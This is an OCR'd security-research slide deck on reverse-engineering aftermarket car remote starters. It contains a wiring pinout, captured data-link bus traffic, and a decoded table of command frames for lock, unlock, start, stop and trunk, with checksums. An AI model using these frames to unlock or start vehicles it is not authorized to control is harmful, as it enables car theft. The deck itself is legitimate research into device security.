Your Car Is My Car

About me

- Software Engineer by trade
- Hacker by passion
- Lock picker for fun
- The best puzzles are not meant to be solved
- All opinions are my own, and may not reflect those of my past, present, or future employers
- Twitter: @Jmaxxz

Backstory



SATURDAY
AM
3AM
4AM
5AM
6AM
7AM
8A
11°
-12°
-13°
-14°
-13°
-12°
-1
FRI
SAT
SUN
MON

Image Source:https://commons.wikimedia.org/wiki/File:Raynauld.jpg


Pandora
15 YEARS PROTECTING CARS


iDATALINK


iDATASTART


FORTIN®


ARCTIC START


MOMENTO


DRONE
MOBILE


CRIMESTOPPER
SAFETY & SECURITY


COMPUSTAR


FTX


AstroStart


PYTHON


AUTOSTART


VIPER


CLIFFORD



Auto
mate


AVITAL


INSTALL
essentials

VEHICLE SEARCH ↓

FULLY LOADED HIGH CURRENT REMOTE STARTER ALARM SYSTEM AND BYPASS SOLUTION.



INTEGRATED CONNECTIVITY

The art of combining connectivity with one single device.

OEM REMOTE
PRESS THE LOCK BUTTON 3 TIMES FROM OEM REMOTE

3X LOCK REMOTE STARTER*
Start and stop the vehicle with the OEM remote by pressing the LOCK button 3 times (3X Lock)*

BUILT-IN ALARM SYSTEM
Enable vehicle Security & Alarm functions with the EVO-ONE module that will use the vehicle's horn as a

SMARTPHONE APPS
Control the vehicle with a compatible smartphone app (Viper SmartStart, Compustar Drone)

RF KITS COMPATIBILITY
Control the vehicle with a compatible long range RF kit (XL202, Audiobox, Compustar and much more)

AFTER MARKET REMOTES
ADD COMPATIBLE RF KITS FOR LONG RANGE

MYCAR

START
CONTROL
LOCATE
FROM ANYWHERE

Available on the App Store

Get it on Google play


Traditional car ignitions

- Lock + Switch

Image source: https://www.autozone.com/batteries-starting-and-charging/ignition-switch/duralast-ignition-switch/342354_0

"Modern" Car Ignitions

- Lock + Electronic Lock + Switch


(+)Ignition
Yellow
In
A1
Purple
Out
A2
Purple/White
Out
A3
Green
Out
A4
White
Out
A5
Orange
Out
A6
(-)Horn
Orange/Black
Out
A7
Dk.Blue
Out
A8
Red/Blue
In
A9
(~) IMO
Lt.Blue/Black
In/Out
A10
Black
In
A11
(-)Parking Lights
Pink
Out
A12
Yellow/Black
Out
A13
Brown/White
In
A14
(-)Hood
Pink/Black
In
A15
(-)Power lift gate
Purple/Yellow
In/Out
A16
Security led - car side
Green/White
In/Out
A17
Security led - BCM side
Green/Red
In/Out
A18
White/Black
Out
A19
(~)Door lock DATA
Lt.Blue
In/Out
A20
(+) Ignition
Pink
Out
Ground
Black
Out
G
F
A
E
J
I
H
B
C
D
EVO
ONE
C5
Brown
C4
Gray/Black
CAN LOW
C3
Gray
CAN HIGH
C2
Orange/Brown
C1
Orange/Green
D6
White/Red
(~)Door lock DATA
D5
White/Blue
D4
White/Green
(~)Door lock DATA
D3
Yellow/Red
(~) IMO
D2
Yellow/Blue
D1
Yellow/Green
(~) IMO

"Data-link" bus

5V UART 9600 BAUD

CAN I GET DATALINK PROTOCOL AND TECHNICAL SPECS IF I'M LOOKING TO DEVELOP AN REMOTE START INTERFACE DEVICE?

1 ANSWER

0 votes

No we do not just give out that information.

If you did want to aquire it you would need to contact our sales department as it would come at a financial cost to you.
https://fortin.ca/en/contact.html

answered **Jun 3** by **Derek** (143,080 points)


The EVO is not meant to be used as a hobiest toy. It's meant to used as a tool by the professionals in the aftermarket remote start industry to simplify and actually be able to, install remote starters in over 3,000 vehicles. Trying to use the EVO other then remote starter/alarm needs will cause you more grief then anything else.


Can network explorers do exist that can make a project a lot more fun then trying to use a patented product. An example would be this: http://www.elektor.com/magazines/2008/february/can-explorer.350100.lynkx?tab=4


commented Feb 13, 2014 by **Robb**

FLAG REPLY


TRUST ME
I'M A PROFESSIONAL





PTH-protoboard-30


PTH-protoboard-30
UNO
ARDUINO

```
00 0C 03 0E B8 09 FF FF F1 01 84 00 00 01 4A 91
0D 00 0C 03 0E B8 09 FF FF F1 0C 84 00 20 00 00
71 0D 00 0C 03 0E B8 09 FF FF F1 01 84 00 00 01
4A 91 0D 00 0C 03 0E B8 09 FF FF F1 0C 84 00 20
00 00 71 0D 00 0C 03 0E B8 09 FF FF F1 01 84 00
00 01 4A 91 0D 00 0C 03 0E B8 09 FF FF F1 0C 84
00 20 00 00 71 0D 00 0C 03 0E B8 09 FF FF F1 01
86 00 00 01 4A 93 0D 00 0C 03 0E B8 09 FF FF FF
01 8E 40 00 01 4A E9 0D 00 0C 03 0E B8 09 FF FF
FF 01 8A 40 00 01 4A E5 0D 00 0C 03 0E B8 09 FF
FF FF 01 8E 40 00 01 4A E9 0D 00 0C 03 0E B8 09
FF FF F1 01 8E 40 00 01 4A DB 0D 00 0C 03 0E B8
09 FF FF F1 0C 8E 40 20 00 73 2E 0D 00 0C 03 0E
B8 09 FF FF F1 06 8E 40 20 00 70 25 0D 00 0C 03
0E B8 09 FF FF F1 01 8E 40 00 01 4A DB 0D 00 0C
03 0E B8 09 FF FF F1 0C 8E 40 20 00 6B 26 0D 00
0C 03 0E B8 09 FF FF F1 01 8E 40 00 01 4A DB 0D
00 0C 03 0E B8 09 FF FF F1 0C 8E 40 20 00 57 12
0D 00 0C 03 0E B8 09 FF FF F1 01 8E 40 00 01 4A
DB 0D 00 0C 03 0E B8 09 FF FF F1 0C 8E 40 20 00
4F 0A 0D
```


```
2019-02-15 22:11:12 00 0C 03 0E B8 09 FF FF F1 01 04 00 00 01 48 0F 0D
2019-02-15 22:11:13 00 0C 03 0E B8 09 FF FF F1 0C 04 00 20 00 00 F1 0D
2019-02-15 22:11:17 00 0C 03 0E B8 09 FF FF F1 01 84 00 00 01 48 8F 0D
2019-02-15 22:11:21 00 0C 03 0E 04 02 02 00 19 0D
2019-02-15 22:11:24 00 0C 03 0E B8 09 FF FF F1 01 04 00 00 01 48 0F 0D
2019-02-15 22:11:25 00 0C 03 0E B8 09 FF FF F1 0C 04 00 20 00 00 F1 0D
2019-02-15 22:11:27 00 0C 03 0E 02 02 00 00 15 0D
2019-02-15 22:11:27 00 0C 03 0E 04 02 01 00 18 0D
2019-02-15 22:11:27 00 0C 03 0E B8 09 FF FF FF 0C 84 00 20 00 00 7F 0D
2019-02-15 22:11:32 00 0C 03 0E B8 09 FF FF F1 01 84 00 00 01 48 8F 0D
2019-02-15 22:11:33 00 0C 03 0E B8 09 FF FF F1 0C 84 00 20 00 00 71 0D
2019-02-15 22:11:40 00 0C 03 0E B8 09 FF FF F1 01 84 00 00 01 48 8F 0D
2019-02-15 22:11:41 00 0C 03 0E B8 09 FF FF F1 0C 84 00 20 00 00 71 0D
2019-02-15 22:11:45 00 0C 03 0E B8 09 FF FF F1 02 04 00 00 01 48 10 0D
2019-02-15 22:11:50 00 0C 03 0E 02 02 00 00 15 0D
2019-02-15 22:11:50 00 0C 03 0E B8 09 FF FF FF 01 04 00 00 01 48 1D 0D
2019-02-15 22:11:52 00 0C 03 0E B8 09 FF FF F1 01 04 00 00 01 48 0F 0D
2019-02-15 22:11:53 00 0C 03 0E B8 09 FF FF F1 0C 04 00 20 00 00 F1 0D
2019-02-15 22:11:59 00 0C 03 0E B8 09 FF FF F1 01 84 00 00 01 48 8F 0D
2019-02-15 22:12:03 00 0C 03 0E 04 02 02 00 19 0D
2019-02-15 22:12:06 00 0C 03 0E B8 09 FF FF F1 01 04 00 00 01 48 0F 0D
2019-02-15 22:12:07 00 0C 03 0E B8 09 FF FF F1 0C 04 00 20 00 00 F1 0D
2019-02-15 22:12:09 00 0C 03 0E 02 02 00 00 15 0D
2019-02-15 22:12:09 00 0C 03 0E 04 02 01 00 18 0D
2019-02-15 22:12:09 00 0C 03 0E B8 09 FF FF FF 0C 84 00 20 00 00 7F 0D
2019-02-15 22:12:14 00 0C 03 0E B8 09 FF FF F1 01 84 00 00 01 48 8F 0D
2019-02-15 22:12:15 00 0C 03 0E B8 09 FF FF F1 0C 84 00 20 00 00 71 0D
2019-02-15 22:12:22 00 0C 03 0E B8 09 FF FF F1 01 84 00 00 01 48 8F 0D
```


	A	B	C	D	E	F	G	H	I	J	K
1	Start	From	To	Message Type	Payload Leng	Payload	Checksum	End	Message	Source	Type
2	0C	03	0E	01	02	00 00	14	0D	0C 03 0E 01 02 00 00 14 0D	starter	Antenna led on
3	0C	03	0E	02	02	00 00	15	0D	0C 03 0E 02 02 00 00 15 0D	starter	Antenna led off
4	0C	03	0E	02	00		13	0D	0C 03 0E 02 00 13 0D	starter	Antenna led off
5	0C	03	0E	04	02	02 00	19	0D	0C 03 0E 04 02 02 00 19 0D	starter	Flash antenna quickly
6	0C	03	0E	04	02	01 00	18	0D	0C 03 0E 04 02 01 00 18 0D	starter	Flash antenna slowly
7	0C	0E	03	30	03	FF FF F1	33	0D	0C 0E 03 30 03 FF FF F1 33 0D	remote	Lock
8	0C	0E	03	31	03	FF FF F1	34	0D	0C 0E 03 31 03 FF FF F1 34 0D	remote	Unlock
9	0C	0E	03	32	03	FF FF F1	35	0D	0C 0E 03 32 03 FF FF F1 35 0D	remote	Start
10	0C	0E	03	33	03	FF FF F1	36	0D	0C 0E 03 33 03 FF FF F1 36 0D	remote	Stop
11	0C	0E	03	34	03	FF FF F1	37	0D	0C 0E 03 34 03 FF FF F1 37 0D	remote	trunk
